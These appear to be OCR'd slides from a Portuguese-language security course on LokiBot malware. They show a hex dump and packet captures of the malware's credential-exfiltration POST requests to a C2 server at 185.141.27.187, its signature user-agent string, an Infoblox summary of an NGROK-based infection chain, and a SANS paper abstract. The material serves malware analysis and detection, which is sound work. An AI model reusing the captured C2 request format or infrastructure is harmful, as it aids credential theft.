
```
0000  50 4f 53 54 20 2f 64 61  6e 69 65 6c 73 64 65 6e   P
0010  2f 76 65 72 2e 70 68 70  20 48 54 54 50 2f 31 2e   /
0020  30 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   0
0030  6f 7a 69 6c 6c 61 2f 34  2e 30 38 20 28 43 68 61   o
0040  72 6f 6e 3b 20 49 6e 66  65 72 6e 6f 29 0d 0a 48   r
0050  6f 73 74 3a 20 31 38 35  2e 31 34 31 2e 32 37 2e   o
0060  31 38 37 0d 0a 41 63 63  65 70 74 3a 20 2a 2f 2a   1
0070  0d 0a 43 6f 6e 74 65 6e  74 2d 54 79 70 65 3a 20   ·
0080  61 70 70 6c 69 63 61 74  69 6f 6e 2f 6f 63 74 65   a
0090  74 2d 73 74 72 65 61 6d  0d 0a 43 6f 6e 74 65 6e   t
00a0  74 2d 45 6e 63 6f 64 69  6e 67 3a 20 62 69 6e 61   t
00b0  72 79 0d 0a 43 6f 6e 74  65 6e 74 2d 4b 65 79 3a   r
00c0  20 36 39 41 38 30 42 41  38 0d 0a 43 6f 6e 74 65
00d0  6e 74 2d 4c 65 6e 67 74  68 3a 20 32 35 31 33 0d   n
00e0  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 63 6c 6f   ·
00f0  73 65 0d 0a 0d 0a 12 00  27 00 00 00 0a 00 00 00   s
0100  58 58 58 58 58 31 31 31  31 31 01 00 06 00 00 00   X
0110  52 00 45 00 4d 00 01 00  1c 00 00 00 52 00 45 00   R
0120  4d 00 57 00 4f 00 52 00  4b 00 53 00 54 00 41 00   M·W·O·R· K·S·T·A·
```

Ataques: Malwares (Loki-bot)



No.	Time	Source	Destination	Protocol	Length	User-Agent	Full request URI	Info
13	10.092171	172.16.0.130	185.141.27.187	HTTP	2567	Mozilla/4.08 (Charon; Inferno)	http://185.141.27.187/danielsden/ver.php	POST /danielsden/ver.php HTTP/1.0
27	11.267936	172.16.0.130	185.141.27.187	HTTP	257	Mozilla/4.08 (Charon; Inferno)	http://185.141.27.187/danielsden/ver.php	POST /danielsden/ver.php HTTP/1.0
43	12.318222	172.16.0.130	185.141.27.187	HTTP	230	Mozilla/4.08 (Charon; Inferno)	http://185.141.27.187/danielsden/ver.php	POST /danielsden/ver.php HTTP/1.0
60	47.367900	172.16.0.130	185.141.27.187	HTTP	508	Mozilla/4.08 (Charon; Inferno)	http://185.141.27.187/danielsden/ver.php	POST /danielsden/ver.php HTTP/1.0

```
  Accept: */*\r\n
  Content-Type: application/octet-stream\r\n
  Content-Encoding: binary\r\n
  Content-Key: 69A80BA8\r\n
> Content-Length: 2513\r\n
  Connection: close\r\n
  \r\n
  [Full request URI: http://185.141.27.187/danielsden/ver.php]
  [HTTP request 1/1]
```



Mozilla/4.08 (Charon; Inferno)

About 8,750 results (0.76 seconds)

Nefarious Macro Malware drops “Loki Bot” to steal sensitive ...
https://cysinfo.com › nefarious-macro-malware-drops-loki-bot-across-gcc-...
Feb 16, 2017 - The user agent “**Mozilla/4.08** (**Charon**; **Inferno**)” used has been infamous as it was used in other Fareit Trojan or PonyLoader. At this point the ...

Mozilla/4.08 (Charon; Inferno) - UserAgentString.com
www.useragentstring.com › ...
Understand what information is contained in a **Charon** user agent string. Get an analysis of your or any other user agent string. Find lists of user agent strings ...

Mozilla/4.08 (Charon; Inferno) - Online parser :: udger.com
https://udger.com › resources › online-parser › 4.08 (Charon; Inferno)
Copy/paste any user agent string and/or IP address in this fields and click 'Analyze UA and/or IP'. useragent string: **Mozilla/4.08** (**Charon**; **Inferno**). IP address: ...

User agent detail - Mozilla/4.08 (Charon; Inferno)
https://thadafinser.github.io › UserAgentParserComparison › user-agent-de...
Feb 13, 2016 - /Tests/fixtures/desktop.yml, **Charon**, **Inferno**, desktop, Detail ... 6.0.0, **Mozilla 4.08**, close, close, close, close, close, close, 0.001, Detail ...

avman on Twitter: "#lokibot POST /admin/Panel/five/fre.php ...
https://twitter.com › avman1995 › status
Mar 20, 2018 - #lokibot POST /admin/Panel/five/fre.php HTTP/1.0 User-Agent: **Mozilla/4.08** (


Infoblox
NEXT LEVEL NETWORKING

LokiBot InfoStealer Uses NGROK Tunneling


Author: James Barnett

Overview

On 28 May, My Online Security reported a LokiBot campaign abusing the NGROK tunneling service to create public URLs for malware payloads hosted on the attacker's local systems.[1]



Once LokiBot has infected the system, it harvests credentials and other sensitive information from the victim an sends these to its command and control (C2) server. These outgoing communications identify themselves with LokiBot's signature user-agent string: Mozilla/4.08 (Charon; Inferno).



Victim Receives Malicious Spam Email

Victim Opens Malicious Document Attachment

Malicious Document Marco Contacts NGROK URL


NGROK Forwards Request to Attacker, Returing LokiBot Payload

Malicious Document Marco Downloads and Excecutes LokiBot Payload

LokiBot Transmits Victim's Stolen Credentials to C2

Ataques: Malwares

- https://www.sans.org/reading-room/whitepapers/malicious/loki-bot-information-stealer-keylogger-more-37850 (177 paginas :)



Loki-Bot: Information Stealer, Keylogger, & More!

GIAC (GREM) Gold Certification

Author: Rob Pantazopoulos, robpantazopoulos@gmail.com


Advisor: Richard Carbone

Accepted: June 22, 2017

Abstract


Loki-Bot is advertised as a Password and CryptoCoin Wallet Stealer on several hacker forums (carter, 2015) (Anonymous, 2016) (lokistov, 2015) but aside from cheap sales pitches on the black market, not much has been published regarding the details of its characteristics and capabilities. This poses a problem to information security analysts who require such details in order to accurately prevent and/or defend against incidents involving this malware. The primary goal of this paper is to provide a comprehensive resource on Loki-Bot for those looking to better understand its inner workings and to provide contextual knowledge in support of incident response efforts. Contents of this paper will focus solely on characteristics identified during code-level analysis within a debugger. Basic static and dynamic analysis of Loki-Bot will be left as an exercise for the reader.

Ataques: Malwares (Loki-bot)



	Time	Source	Destination	Protocol	Length	User-Ag
13	10.092171	172.16.0.130	185.141.27.187	HTTP	2567	Mozil
27	11.267936	172.16.0.130	185.141.27.187	HTTP	257	Mozil
43	12.318222	172.16.0.130	185.141.27.187	HTTP	230	Mozil
60	47.367900	172.16.0.130	185.141.27.187	HTTP	503	Mozil

